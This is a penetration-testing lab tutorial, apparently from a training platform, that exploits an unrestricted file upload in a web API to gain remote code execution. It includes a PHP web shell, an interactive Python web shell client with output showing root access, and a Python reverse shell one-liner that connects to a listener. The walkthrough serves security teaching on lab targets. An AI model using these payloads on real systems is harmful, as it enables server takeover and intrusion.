
# Arbitrary File Upload

Arbitrary file uploads are among the most critical vulnerabilities. These flaws enable attackers to upload malicious files, execute arbitrary commands on the back-end server, and even take control over the entire server. Arbitrary file upload vulnerabilities affect web applications and APIs alike.

## PHP File Upload via API to RCE

Proceed to the end of this section and click on Click here to spawn the target system! or the Reset Target icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target application and follow along.

Suppose we are assessing an application residing in http://<TARGET IP>:3001.


When we browse the application, an anonymous file uploading functionality sticks out. 

Let us create the below file (save it as backdoor.php) and try to upload it via the available functionality.

Code: php

<?php if(isset($\_REQUEST['cmd'])){ $cmd = ($\_REQUEST['cmd']); system($cmd); die; }?>

The above allows us to append the parameter *cmd* to our request (to backdoor.php), which will be executed using *shell\_exec()*. This is if we can determine *backdoor.php*'s location, if *backdoor.php* will be rendered successfully and if no PHP function restrictions exist.



* *backdoor.php* was successfully uploaded via a POST request to /api/upload/. An API seems to be handling the file uploading functionality of the application.
* The content type has been automatically set to application/x-php, which means there is no protection in place. The content type would probably be set to application/octet-stream or text/plain if there was one.
* Uploading a file with a *.php* extension is also allowed. If there was a limitation on the extensions, we could try extensions such as .jpg.php, .PHP, etc.
* Using something like [file\_get\_contents()](https://www.php.net/manual/en/function.file-get-contents.php) to identify php code being uploaded seems not in place either.
* We also receive the location where our file is stored, http://<TARGET IP>:3001/uploads/backdoor.php.

We can use the below Python script (save it as web\_shell.py) to obtain a shell, leveraging the uploaded backdoor.php file.

Code: python

import argparse, time, requests, os # imports four modules argparse (used for system arguments), time (used for time), requests (used for HTTP/HTTPs Requests), os (used for operating system commands)  
parser = argparse.ArgumentParser(description="Interactive Web Shell for PoCs") # generates a variable called parser and uses argparse to create a description  
parser.add\_argument("-t", "--target", help="Specify the target host E.g. http://<TARGET IP>:3001/uploads/backdoor.php", required=True) # specifies flags such as -t for a target with a help and required option being true  
parser.add\_argument("-p", "--payload", help="Specify the reverse shell payload E.g. a python3 reverse shell. IP and Port required in the payload") # similar to above  
parser.add\_argument("-o", "--option", help="Interactive Web Shell with loop usage: python3 web\_shell.py -t http://<TARGET IP>:3001/uploads/backdoor.php -o yes") # similar to above  
args = parser.parse\_args() # defines args as a variable holding the values of the above arguments so we can do args.option for example.  
if args.target == None and args.payload == None: # checks if args.target (the url of the target) and the payload is blank if so it'll show the help menu  
 parser.print\_help() # shows help menu  
elif args.target and args.payload: # elif (if they both have values do some action)  
 print(requests.get(args.target+"/?cmd="+args.payload).text) ## sends the request with a GET method with the targets URL appends the /?cmd= param and the payload and then prints out the value using .text because we're already sending it within the print() function  
if args.target and args.option == "yes": # if the target option is set and args.option is set to yes (for a full interactive shell)  
 os.system("clear") # clear the screen (linux)  
 while True: # starts a while loop (never ending loop)  
 try: # try statement  
 cmd = input("$ ") # defines a cmd variable for an input() function which our user will enter  
 print(requests.get(args.target+"/?cmd="+cmd).text) # same as above except with our input() function value  
 time.sleep(0.3) # waits 0.3 seconds during each request  
 except requests.exceptions.InvalidSchema: # error handling  
 print("Invalid URL Schema: http:// or https://")  
 except requests.exceptions.ConnectionError: # error handling  
 print("URL is invalid")

Use the script as follows.

yovecio@htb[/htb]$ python3 web\_shell.py -t http://<TARGET IP>:3001/uploads/backdoor.php -o yes  
$ id  
uid=0(root) gid=0(root) groups=0(root)

To obtain a more functional (reverse) shell, execute the below inside the shell gained through the Python script above. Ensure that an active listener (such as Netcat) is in place before executing the below.

yovecio@htb[/htb]$ python3 web\_shell.py -t http://<TARGET IP>:3001/uploads/backdoor.php -o yes  
$ python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("<VPN/TUN Adapter IP>",<LISTENER PORT>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'

le